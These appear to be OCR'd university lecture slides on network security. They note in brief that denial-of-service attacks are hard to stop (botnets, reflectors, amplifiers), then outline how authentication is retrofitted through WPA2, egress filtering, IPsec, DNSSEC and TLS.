
- Difficult due to distributed nature
- Often no authentication of clients
  - Resource allocation can be foiled
- Clients can be remote controlled / abused
  - Botnet (Storm, Mirai)
  - Reflectors (Ping with spoofed source)
  - Amplifiers (SNMP, NTP…)

Retrofitting Authentication: WPA2




Cryptographic protection at the wireless data link layer

Retrofitting Authentication: Egress Filtering




Firewall at source verifying source IP

Retrofitting Authentication: IPSEC




Cryptographic protection (MAC, symmetric encryption) at IP layer

Retrofitting Authentication: DNSSEC



Cryptographic protection (Signature of DNS records) at DNS layer

Retrofitting Authentication: TLS



Cryptographic protection at session (between TCP and application) layer

So now what? Real-world Protocols